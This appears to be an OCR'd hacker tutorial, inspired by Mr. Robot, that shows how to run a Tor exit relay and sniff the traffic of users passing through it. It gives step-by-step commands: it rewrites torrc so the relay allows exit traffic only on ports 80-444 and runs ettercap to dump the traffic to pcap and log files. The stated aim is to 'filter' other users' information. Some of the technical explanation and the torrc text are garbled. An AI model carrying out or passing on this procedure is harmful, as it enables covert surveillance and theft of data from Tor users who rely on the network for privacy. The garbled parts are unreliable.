
Man-in-the-middle attack on the TOR network

In the Mr. Robot series we saw Eliot make a Man-In-The-Middle attack on the TOR network through Exit Nodes.

How it works?

TOR uses 3 relays to protect the user's IP. All relays, except the last, have protection over TLS encryption. In the latter, for reasons of impossibility, it must be pure HTTP (unless you are using a hsts / https site). In any case, this is called outgoing nodes. The exitnode, which is the server node, allows you to TRILIZE all the packets that pass through your computer, allowing you to FILTER the information of any user passing through the TOR network.



It's a bit advanced, but it's really worth it. Come on, I'll teach you how to filter the TOR network using the ettercap.

Let's go to the tutorial:

```
sudo apt-get install tor
sudo service tor stop
sudo rm -rf /etc/tor/torrc
sudo pico /etc/tor/torrc
```

Leave it like this:

```
#SOCKSPort 9050 # Default: Bind to localhost:9050 for local connections. #SOCKSPort
192.168.0.1:9100 # Bind to this address:port too. #SOCKSPolicy accept 192.168.0.0/16
#SOCKSPolicy accept6 FC00::/7
#SOCKSPolicy reject *
ExitPolicy accept *:80-444
ExitPolicy reject *:82-65000
#RunAsDaemon 1
#DataDirectory /var/lib/tor
ControlPort 9051
HashedControlPassword
16:456C3D7CBE909BC3605ABA295801DCF00D72E988C540B90B551EDAE962
#HiddenServiceDir /var/lib/tor/hidden_service/
#HiddenServicePort 80 127.0.0.1:80
#HiddenServiceDir /var/lib/tor/other_hidden_service/
#HiddenServicePort 80 127.0.0.1:80
#HiddenServicePort 22 127.0.0.1:22
#ORPort 9001
#ORPort 443 NoListen
#ORPort 127.0.0.1:9090 NoAdvertise
#Address noname.example.com
# OutboundBindAddress 10.0.0.5
#RelayBandwidthRate 100 KBytes # Throttle traffic to 100KB/s (800Kbps)
#RelayBandwidthBurst 200 KBytes # But allow bursts up to 200KB (1600Kb)
#AccountingStart month 3 15:00
#ContactInfo Random Person
#ContactInfo 0xFFFFFFFF Random Person
#DirPort 9030 # what port to advertise for directory connections
#DirPort 9030 NoListen
Nickname tora
ORPort 9001
```

```
SocksListenAddress 127.0.0.1
#DirPort 127.0.0.1:9091 NoAdvertise
#DirPortFrontPage /etc/tor/tor-exit-notice.html
#MyFamily $keyid,$keyid,...
#BridgeRelay 1
#PublishServerDescriptor 0
```

HashedControllPasword is the encrypted TOR network password. In my case I left 3119 up there

Now do:

```
#sudo tor -f /etc/tor/torrc
```

Ready, TOR server initialized, now run ettercap to pick up packets that
are being processed in the TOR network

```
#sudo ettercap -T -w dump.pcap -E -i wlp3s0 > logtor.txt
```

The packets will be saved in dump.pcap, and logtor.txt will save everything that goes through the network.

Do not go surfing the Internet so as not to disturb the logs.

wlp3s0 is the network interface. In Kali usually in wlan0, I'm on Ubuntu.

To know, give:

```
#sudo ifconfig
```

That's it, people. @Kr1pt0nGirl